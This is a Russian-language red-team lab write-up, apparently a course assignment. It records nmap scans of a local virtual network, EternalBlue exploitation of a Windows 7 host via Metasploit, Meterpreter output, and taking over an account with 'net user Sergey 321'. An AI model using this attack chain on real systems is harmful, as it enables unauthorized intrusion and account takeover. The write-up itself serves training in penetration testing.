Практическое задание: кейс Red Team

1. Определил ір своего хоста Кали hostname –I, чтобы понять диапазон для сканирования

```
(k⊕k)-[~]
$ hostname -I
192.168.136.129
```

2. Использовав утилиту Nmap, просканировал диапазон сети с более подробным выводом информации nmap -sV 192.168.136.129/24


```
-(k®k)-[~]
└─$ nmap -sV 192.168.136.129/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 11:39 MSK
Nmap scan report for 192.168.136.2
Host is up (0.00045s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE
                 SERVICE VERSION
53/tcp filtered domain
Nmap scan report for 192.168.136.128
Host is up (0.00032s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microso
                              Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
49152/tcp open msrpc
49153/tcp open msrpc
49154/tcp open msrpc
49155/tcp open msrpc
                               Microsoft Windows RPC
                              Microsoft Windows RPC
                             Microsoft Windows RPC
                             Microsoft Windows RPC
                            Microsoft Windows RPC
49156/tcp open msrpc
49159/tcp open msrpc
                              Microsoft Windows RPC
Service Info: Host: WIN-6RACH56HA5B; OS: Windows; CPE: cpe:/o:microsoft:windo
Nmap scan report for 192.168.136.129
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 76.60 seconds
```

3. Найдя ір, который на мой взгляд соответствует искомому, просканировал его при помощи параметра -А (более агрессивное сканирование) nmap -A 192.168.136.128

```
–(k®k)-[~]
s nmap | A 192.168.136.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 11:42 MSK
Nmap scan report for 192.168.136.128
Host is up (0.00028s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp copen netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 micro
soft-ds (workgroup: WORKGROUP)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49159/tcp open msrpc Microsoft Windows RPC
Service Info: Host: WIN-6RACH56HA5B; OS: Windows; CPE: cpe:/o:microsoft:windo
Host script results:
_nbstat: NetBIOS name: WIN-6RACH56HA5B, NetBIOS user: <unknown>, NetBIOS MAC
: 00:0c:29:fa:05:dc (VMware)
| smb2-security-mode:
    2:1:0:
      Message signing enabled but not required
 smb2-time:
    date: 2024-08-14T08:43:58
   start_date: 2024-08-14T08:34:31
  smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
   message_signing: disabled (dangerous, but default)
 _clock-skew: mean: -59m57s, deviation: 1h43m55s, median: 2s
  smb-os-discovery:
    OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.
1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
    Computer name: WIN-6RACH56HA5B
    NetBIOS computer name: WIN-6RACH56HA5B\x00
    Workgroup: WORKGROUP\x00
_ System time: 2024-08-14T11:43:58+03:00
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.49 seconds
   -(k®k)-[~]
```

После вывода убедился, что адрес верный, есть открытый 445 порт под win7 "445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds"

4. Приступил к эксплуатации самой уязвимости при помощи эксплойта EternalBlue и Metasploit Framework, запустив командную строку Metacплоит Msfconsole



5. Получив удаленный доступ к системе, после успешной эксплуатации уязвимости на Windows 7, через оболочку Meterpreter посмотрел:

- информацию о системе

meterpreter > sysinfo
Computer : WIN-6RACH56HA5B
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : ru_RU
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x64/windows

- рабочий каталог

meterpreter > getwd
C:\Windows\system32
meterpreter > lcd C:\

- пользователя и привилегии

- запустил командную оболочку удаленной машины windows 7

6. Сменил пароль учетной записи Sergey на windows 7 (установил 321)

```
C:\Windows\system32>net user Sergey 321
net user Sergey 321
◆◆◆◆◆◆◆ ◆⑦ ◆◆◆◆◆ ◆⑦譮.
```

7. Вошёл в систему Windows 7 под учётной записью Sergey, но уже со своим паролем (пароль от учетной записи был неизвестен)

